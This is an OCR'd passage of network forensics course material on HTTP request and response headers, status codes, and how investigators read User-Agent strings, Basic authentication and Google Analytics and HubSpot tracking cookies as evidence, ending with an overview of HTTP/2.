Here's an interesting observation about the Referer string: the HTTP RFC specifies that clients should not include a Referer header when moving from an HTTPS URL to an HTTP URL. In practice, however, an HTTPS-to-HTTP click may provide a truncated Referer string to the subsequent page.

Consider a notional search on the DuckDuckGo search engine that includes a page with the `stackoverflow.com` page we've been exploring (instead of the apparent search on the site itself). Suppose therefore that the search engine page contains the following link among its results:

```
http://stackoverflow.com/questions/8226075/why-http-referer-is-single-
    r-not-http-referrer
```

When clicking on that link, the request to `stackoverflow.com` includes the below HTTP Referer string in the request headers.

```
Referer: https://duckduckgo.com/
```

Although it does not include the full URL, the source of the click is clear. Of note is that this request to `stackoverflow.com` also includes the same tracking cookies as the example in previous slides, which we will examine more closely.

Finally, it bears reiterating that aside from the "`Host:`" header, these are entirely optional and arbitrary. You will certainly see headers use names that start with "`X-`". This designation is preferred for "eXtension" headers that are not officially designated in an RFC, but client software can have a free-for-all in the headers without truly breaking HTTP. At worst, they may have some annoyance-level loss of functionality. The "`X-Forwarded-For:`" header discussed previously is technically one of these headers but has become a de-facto standard.

References:

https://for572.com/4s9ct

[1] https://for572.com/zquap
[2] https://for572.com/ew4ld


Response Dissection (1)

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
X-Frame-Options: SAMEORIGIN
X-Request-Guid: 892852a3-4a7c-42da-aef0-4ebf07671ce6
Content-Length: 17962
Accept-Ranges: bytes
Date: Thu, 04 Aug 2016 13:51:38 GMT
Via: 1.1 varnish
Age: 0
Connection: keep-alive
X-Served-By: cache-iad2135-IAD
X-Cache: MISS
X-Cache-Hits: 0
X-Timer: S1470318698.963873,VS0,VE15
Vary: Accept-Encoding
x-dns-prefetch-control: off
```

HTTP/1.1 200 OK

Protocol Version | Response Code | Response Phrase

The headers for the corresponding HTTP response are shown in this slide. We will walk through the components of this as well.



Just as we examined the HTTP request, we'll take a look at the reply that the server sends back.

The first item returned is the HTTP protocol version. This should match the originating request from the client.

The response code should look familiar to you. It is a three-digit code, for which the "hundreds" grouping indicates a particular family of status. The numerical codes are followed by a human-readable string describing the status. The text portion is required but its content is not critical to the protocol. The text string can contain an arbitrary string. Some of the more common codes and their meanings are below:

100, Continue: After the server receives the headers for a request, this directs the client to proceed.
200, OK: Possibly the most common value, indicates the server was able to fulfill the request without incident.
301, Moved permanently: The server provides a new URL for the requested resource, and the client then ostensibly makes that request. "Permanent" means the original request should be assumed outdated.
302, Found: In practice, a temporary relocation, although this is not strictly in compliance with the standard.
304, Not Modified: Indicates the requested resource has not changed since it was last requested.
400, Bad Syntax: The request was somehow syntactically incorrect.
401, Unauthorized: Client must authenticate before the response can be given.
403, Forbidden: Request was valid, but client is not permitted access (regardless of authentication).
404, Not Found: Requested resource does not exist.


407, Proxy Authentication Required: Like 401, but for the proxy server.
500, Internal Server Error: Generic server error message.
503, Service Unavailable: Server is overloaded or undergoing maintenance.
511, Network Authentication Required: Client must authenticate to gain access—used by captive proxies such as at Wi-Fi hotspots.

Because all these should be reflected in the server's log files, we can get a very good idea of an attacker's intent and capabilities. Consider a long bout of 400-series return codes from a single IP address—this may suggest reconnaissance operations. A sequence of 500-series return codes against a search form followed by a 200 response and a lot of HTTP POST requests could be an SQL injection attempt and success, followed by post-compromise operations. (This is because in most cases, SQL syntax problems are a "server error", as the problem exists between the HTTP server and its backend—even though it is the traceable result of data that the client supplied.)


Additionally, note that the 500-series of server errors may also place useful information into the daemon's error log file(s), if enabled.

A researcher's discovery[1] showed that the popular Cobalt Strike[2] pen test/attack platform could be identified by a single extraneous space character after the HTTP response phrase. Although this was since patched, this single byte allowed the discovery of thousands of these platforms on the internet.

References:
[1] https://for572.com/pdsbq
[2] https://for572.com/8bemh
https://for572.com/2cmhp
https://for572.com/nmi2g



And again, here is the set of headers that the server sent with the stackoverflow.com page on using the SANS SIFT Workstation VM to perform forensic acquisition.



As with the request, the HTTP response contains a number of headers as well. These can include a wide variety of useful metadata.

With the advent of HTTP/1.1, the protocol gained the capability to send multiple request/response pairs across a single TCP session. This was helpful in that it minimized the TCP session setup overhead. As seen in the corresponding request, the client can indicate its support for this feature with the "`Connection:`" header set to "`Keep-Alive`". When the server is willing to support this, it responds with the same header, shown below.

```
Connection: Keep-Alive
```

When either party wishes to stop using the current TCP session, they will send the "`close`" value instead.

```
Connection: close
```

While the client software indicates its software via the "`User-Agent:`" request header, the server's corresponding field is the "`Server:`" string. Although it is also an arbitrary and optional header, it does often suggest useful artifacts about the nature of the server that has responded to a request. Though the stackoverflow.com example does not include this header, some examples are below:

```
Server: Apache/2
Server: cloudflare-nginx
Server: Microsoft-IIS/8.0
```

The server may return the size of the overall response in the "`Content-Length:`" header. This value is an integer representing the number of 8-bit bytes in the body of the response. The server may also report the MIME type of the data, as well as the character set used to encode it. The client can use these values to determine which application should be used to render the response. Another common scenario is that the server compresses text content before sending it, to use bandwidth more efficiently. When this has been done, the server has to tell the client to uncompress the data before displaying or otherwise acting on it:

```
Content-Length: 17962
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
```

The server may send the date and time at which the reply was sent. Proxy servers may use this to establish caching parameters for the data, but there are some particularly useful cases when investigators might want to track this as well. One example is that this header provides an additional time source on which to build the investigation's timeline. If there is a mismatch between the time a client's metadata indicates it made the request and the time the server indicates it made the response, there may be clock skew on the client. Regardless, this finding could drastically alter the timeline being built from the various sources of evidence. Malware variants have used the "Date:" response header from an otherwise benign web request to seed the DGA algorithm.[1]

```
Date: Thu, 04 Aug 2016 13:51:38 GMT
```

The server can also indicate how any proxy servers should handle caching the content it is sending. Typically, this includes a time at which the content should expire from a cache, but the server can also indicate that the content should not be cached. The server can also return a unique identifier that the proxy should use to determine if a subsequent request will return the same result. This identifier, called an "`ETag`", would allow efficient caching of dynamically generated content after a query submission, for example. Another caching directive is the "`Vary:`" header, which indicates whether requests for different encodings should be treated as identical. In the stackoverflow.com example, the request allowed various compression types in its "`Accept-Encoding:`" header. The server's response header indicates that if a subsequent request included a different "`Accept-Encoding:`" header string, an intermediate cache could safely return the same content (after re-encoding it) without making another request:

```
Cache-Control: no-cache (or) Cache-Control: max-age=1800
Expires: Thu, 11 Oct 2016 23:45:18 GMT
ETag: "1bbd6c8acc3894b0c61b8ebb16e94514"
Vary: Accept-Encoding
```

If the server redirects the client with a 300-series return code, there would also be a header to indicate the URL that the client should now load. If a redirected URL results in yet another 300-series return code, the browser may detect a redirect loop or may stop the process if too many sequential redirects are encountered. In an attempt to obfuscate their services and to make them more resilient to a takedown, criminals often use a hierarchy of redirects to serve malicious content. Most times, however, redirects are perfectly normal. For example, this occurs with all URL shortening services, including the "`https://for572.com`" URLs used in this course. In a request for "`https://for572.com/course`", the shortening service sends a 301 response with the header below, which the browser automatically loads:

```
Location: http://www.sans.org/course/advanced-network-forensics-
   analysis
```

As you saw with the client's request headers, the server can return arbitrary headers that should be prefixed with "`X-`", just like the client's.

Finally, after all the headers have been sent, the server includes the requested data. The data, however, is optional. If the server is redirecting a client with a 300-series return code and the "`Location:`" header, there is often no content at all. This is also seen when the HTTP response code is all that a client would need in reply to its request.

References:

[1] https://for572.com/3tjp-

Useful Fields (1)

- Data often extracted from compromised systems via POST (pastebin, sendspace, etc.)
- User-Agent string can build activity profiles
  - Malware may use User-Agent to indicate version
- Basic authentication is easily reversed
  - `Authorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==`
    `Aladdin:open sesame`
- URIs/URLs show a subject's activity
  - Requested URI, Referer, Location (redirect), more

Now that you're familiar with the more relevant innards of HTTP, let's consider some situations where an investigator might encounter HTTP during a case or incident.

As you have certainly seen in the news, attackers love “public paste” dump sites like pastebin, sendspace, and their countless clones and knock-offs. Although one use is as an “advertisement” platform, it's become common for some attackers to use these sites as data extraction rally points. Attackers with VNC or RDP access might simply open a browser on the target and upload the stolen data directly. In addition, many paste sites publish their own set of APIs which a more advanced attacker can integrate directly into the malware for a fairly elegant solution.

The User-Agent header is a valuable resource when building user profiles. In a controlled enterprise, the administrators should be able to identify which User-Agent values within the environment are legitimate. This can quickly help to identify rogue software and systems responsible for HTTP traffic that are in use. Another valuable point of reference that can come from the User-Agent string occurs when malware inserts its own version indicator into the header. This often occurs on a system-wide basis and will identify what version of the malware is installed and active. When observing the User-Agent values across a victim network at a proxy or perimeter point, an investigator can quickly establish the footprint of an infection within the environment.

We previously mentioned browser authentication, and how “AUTHTYPE BASIC” credentials are simply a base64-encoded username and password. These are passed with each request to a server, so you can acquire the credentials at any point during the subject's use of an authentication-wrapped site. The credentials could provide valuable insight to a subject's identity and activity.

Of course, if we review the URIs generated by a human or software subject, we can learn a great deal about their activities. For example, web searches, resulting clicks, some form submissions, and other valuable details would become readily apparent. In terms of API activity for malware or other software, pairing a network-focused investigator with a malware analyst can provide very detailed information on the activities the software was performing. In the case of an advanced attacker, this in turn provides critical insight into their tactical and strategic goals and can lead to a deeper understanding of the attack in general.

URI history has traditionally been an important aspect of host-based forensics, but the increasing use of browsers' “Private Browsing” modes adds a new dynamic to the investigation process. Another development that limits the evidence left behind is the use of portable applications, which are installed to and run from a mounted volume such as an encrypted filesystem or removable media. Although these and similar technologies will all severely impact an investigator's ability to recover evidence from a subject's hard drive, the subject's activity will still traverse the network. A well-constructed network forensic plan can address the gaps that such technologies will create.

As we previously mentioned, the timestamp header provides an independent time source that can refine our understanding of the sequence of events surrounding the investigation.

Useful Fields (2)

- Google Analytics cookies
  - Track visitors' source, path, and history
  - Include very useful timestamps and counters
  - Long-living: 2yr, 30min, 6mo rolling retention periods

```
__utma=57409013.1637045774.
   1349109454.1349969023.1349987220.4
__utmb=57409013.7.8.1349987220
__utmz=57409013.1349969023.3.2.
   utmcsr=rss1.0mainlinkanon|utmccn=
```

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
Google provides us more than just a great research tool—its accurate and extensive tracking of users' activities supports its advertising business. Fortunately, because advertisers track as much about their users as possible, documenting the way their clients can leverage that knowledge, we as forensicators can benefit as well.

Specifically, sites that use Google Analytics set several cookies that are designed to track how a visitor arrived at a site, what pages they visited while on the site, how long they use it, and how many times they have visited in the past. The cookies are named "`__utma`" through "`__utmz`", but we're most interested in `__utma`, `__utmb`, and `__utmz`. ("UTM" refers to the Urchin Tracking Module, which Google acquired in 2005.)

The `__utma` cookie is given a two-year expiration, so as investigators, it can provide a good historical reference for a user. It contains the following items, separated by periods:


```
<domain hash>
<unique user identifier>
<timestamp of first visit to site>
<timestamp of previous visit to site>
<timestamp of current visit to site>
<number of visits>
```



The forensic value would lie in the ability to identify a unique “user” (with appropriate caveats about different browsers, manual cookie deletion, etc.), as well as the timestamps. The "user" value refers to each “local cookie scope”. Different browsers typically use different cookie databases, which results in multiple "user" values per system and human user. Private browser mode creates a "clean" user environment each time it is launched—again with a new cookie scope that would create a new "user" value.


The `__utmb` cookie has only a 30-minute lifetime and is therefore used to track a user's individual session. The format for this cookie is:

```
<domain hash>
<page views this session>
<outbound link countdown from 10>
<timestamp of current visit to site>
```



The `__utmz` cookie has a six-month lifetime and is designed to track a user's path to the site or page. It is useful in determining if a user arrived at the site from a search engine, bookmark, or a link on another page. This cookie contains the following values:

```
<domain hash>
<timestamp>
<visit counter>
<source counter>
<source/campaign/medium/search term data>
```



There are other “`__utm*`” cookies as well, but these are the main artifacts of forensic value. There are also other advertising cookies that contain similarly valuable information—often from advertising networks or related providers like A/B tester Optimizely.com or marketing and conversion tracker HubSpot. Recognizing and interpreting these cookies can provide a clear understanding of a user's web activities.

References:

https://for572.com/d7oki
https://for572.com/hujdr
https://for572.com/yax16

Useful Fields (3)

- HubSpot targeting cookies
  - Unique identifier has much broader range
  - Long-living: 2yr, 10yr, 10yr rolling retention periods

```
__hstc=104275039.fd1cf0d99e072d4c77dfd4a9659e
  916a.1435796242522.1435796242522.
  1437232555816.2
hubspotutk=fd1cf0d99e072d4c77dfd4a9659e916a
hsfirstvisit=http%3A%2F%2Fcareers.stackoverfl
  ow.com%2Fjobs%2F91123%2Fnetwork-protocol-
  reverse-engineer-kyrus-tech||1435796242521
```

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
Although the Google Analytics cookies are helpful and well-documented, not every site uses them. Leveraging the value of these tracking cookies means identifying them and tracking down the level of detail they provide. It would not be uncommon to see a handful of different trackers in a single case and there are dozens if not hundreds of similar platforms in use today.

Let's again look at the stackoverflow.com request/response. Stack Overflow uses HubSpot, a platform that allows marketing organizations to classify the sources of their web traffic. Where Google Analytics is intended for advertisement tracking, HubSpot caters more to the marketing end of the spectrum—but as you will see, there is some notable overlap between the two.

Per HubSpot's well-written documentation,[1] "`__hstc`" is the main cookie used to track visitors. It has a lifetime of two years and contains the following values:

```
<domain hash>
<utk (visitor identity) value>
<timestamp of first visit to site>
<timestamp of previous visit to site>
<timestamp of current visit to site>
<number of visits>
```



The "utk" value in the "__hstc" cookie contains a unique identifier that HubSpot assigns to each visitor. As discussed previously, the concept of a "user" is dependent on a unique local cookie scope. However, the "hubspotutk" cookie is valid for a whopping 10 years! This can be a powerful means of uniquely identifying an individual and correlating their activities within each domain using the HubSpot service. The composition of the value itself is not documented, but it is obviously a hash value of some sort—possibly an MD5.


The third cookie present in this sample, "hsfirstvisit", is also a gold mine for forensicators. Aside from another 10-year lifetime, the cookie contains details about how the visitor first arrived at the domain. In this case, the first visit to stackoverflow.com was due to what appears to be a job listing. However, since the URL is no longer online to validate this theory, we must leave this as just that—a theory. Additionally, the cookie contains what appears to be a UNIX timestamp, albeit with a few extra digits. If you remove the last three (supposing the timestamp is in milliseconds), the time can be converted per the following:

```
$ date -u -d @1435796242
Thu Jul  2 00:17:22 UTC 2015
```

Although this structure and value is not documented, a review of the browser's web history and cookie database showed an expiration time consistent with this timestamp being the exact time the apparent job-listing page was loaded.

References:

[1] https://for572.com/hs5n2



Although the overwhelming majority of HTTP traffic still uses versions 1.0 and 1.1, the next version of the protocol is already in active use. Finalized in 2015 and defined by RFC 7540[1] and RFC 7541[2], HTTP/2 is now supported by all major browsers and server platforms. Major content providers such as Google, Twitter, Facebook, and Dropbox have full support for HTTP/2 as well.

It would be understandable if you didn't realize that you were already routinely using this version for web content, though. Although not required, HTTP/2 is generally sent over a TLS connection. Browsers also render content identically regardless of the protocol used to transmit it.

HTTP/2 greatly differs from previous versions, as we will demonstrate in a moment. However, the underlying constructs of request methods, resources, status codes, etc., all remain the same. The differences mean any tool that examines HTTP in transit will need to be updated if HTTP/2 is a factor. These differences include:[3]

- All headers are compressed with the HPACK algorithm. This results in a protocol that is nearly all binary, with very little useful ASCII content in the data stream. In addition, the headers are in tagged values, complicating analysis until tools are updated to better support parsing HTTP/2 traffic.
- Multiplexing is used to increase throughput and decrease latency. Each request can ask for multiple resources and each response message can contain portions of multiple objects. HTTP/2 traffic does not follow the blocking request/response sequence you are familiar with in previous versions of the protocol. Each HTTP/2 data stream is assigned a priority, allowing for QoS-style servicing for data considered more "important."
- Servers can—without being asked and without indication—proactively "push" objects into the browser's cache. This is also used to improve performance, though without any client-side indication that the object was proactively pushed rather than explicitly requested. Until browsers log this status, many client-side forensic processes that rely on examining browser caches may not adequately state the nature of each disk artifact.

